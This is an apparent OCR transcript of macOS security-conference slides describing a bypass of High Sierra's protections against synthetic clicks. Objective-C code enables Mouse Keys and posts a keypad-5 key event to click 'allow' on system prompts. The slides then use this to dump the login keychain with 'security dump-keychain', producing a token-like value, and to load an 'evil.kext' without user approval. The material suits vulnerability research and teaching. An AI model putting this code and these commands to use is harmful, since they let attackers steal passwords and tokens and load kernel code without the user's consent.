
kCGEventSourceStateID

```
char -[NSEvent isSimulated]{
    rbx = self;
    rax = [self type];

    //type of event (mouse/keyboard?)
    if ((rax <= 0xb) && (!(BIT_TEST(0xc06, rax)))) {

            //get cg event
            rbx = sub_10003034b(rbx);

             //check 'kCGEventSourceStateID' (0x2d)  and 'kCGEventSourceUnixProcessID' (0x29)
            if (((rbx != 0x0) && (CGEventGetIntegerValueField(rbx, 0x2d) != 0x1)) && (CGEventGetIntegerValueField(rbx, 0x29) != getpid())) {

                    //get path
                    rbx = sub_10003039e(rbx);

                    //exceptions for 'ScreensharingAgent' and 'AppleVNCServer'
                    if ([sub_100030478() containsObject:rbx] != 0x0) {
                            rcx = 0x0;
                    }
                    else {
                            rcx = 0x1;
                    }
            }
            else {
                    rcx = 0x0;
            }
    }
    rax = rcx & 0xff;
    return rax;
}
```

Little Snitch's synthetic event detection


Finding A Bypass

synthetically interact with the UI



The Goal

bypass Apple's UI protections




bypass apple's protections

```
target:  High Sierra
privs:   Normal user (no root)
goal:    Programmatically interact with any OS UI prompt
```


'Mouse Keys'

your keyboard is now the mouse



will Apple 'allow'?!

> ***"you can move the mouse pointer and press the mouse button using the keyboard"*** **-apple**



macOS Sierra: Control the pointer using Mouse Keys


When Mouse Keys is on, you can move the mouse pointer and press the mouse button using the keyboard or numeric keypad.

To quickly turn Mouse Keys on or off using the Accessibility Options shortcut panel, press Option-Command-F5 (or if your Mac has a Touch Bar, quickly press Touch ID three times). You can also select or deselect the checkbox in the Mouse & Trackpad pane of Accessibility preferences.

To open the pane, choose Apple menu > System Preferences, click Accessibility, then click Mouse & Trackpad.


apple docs

click i or 5



mouse → keyboard mappings

1 Enabling Mouse Keys





```objc
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
      [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Preferences\"\n" \
        "activate\n" \
        "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n" \
        "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

     //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

enabling 'Mouse Keys' in code

launch:
System Preferences

open:
Accessibility pane,
and show Mouse anchor

click:
'Enable Mouse Keys'


Debug — mouseKeys — 113×16
Patricks-MacBook-Pro:Debug patrick$ ./mouseKeys
enabling mouse keys

2 Sending a click

- Click a mouse button:

  With a numeric keypad: Press 5 on the keypad.

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
                                   @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```

sending a synthetic click
note: keypad 5: key code 87


```
# ./sniffMK

event: key down
keycode: 0x57/87/5

event: key up
keycode: 0x57/87/5

event: left mouse down
(x: 146.207031, y: 49.777344)

event: left mouse up
(x: 146.207031, y: 49.777344)
```

the key press also
generates a 'mouse' event

that apple does not block!!

WEAPONIZATION

time to play!



Dumping the Keychain

all your passwords/keys are belong to us


private keys

passwords

auth tokens

```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"

class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```

dumping keys




mouse click to 'allow'


Dumping the Keychain

Forbes / Security / #CyberSecurity

SEP 25, 2017 @ 11:05 AM

Nasty Password-Pilfering Hack Ruins Apple High Sierra Launch






'KeychainStealer' PoC

Bypassing 'User-Approved Kernel Extension Loading'


```
# loadKext evil.kext

[+] invoking kext load
[+] opening security & privacy pane
[+] sending 'click' to allow

[+] success! 'evil.kext' loaded
```

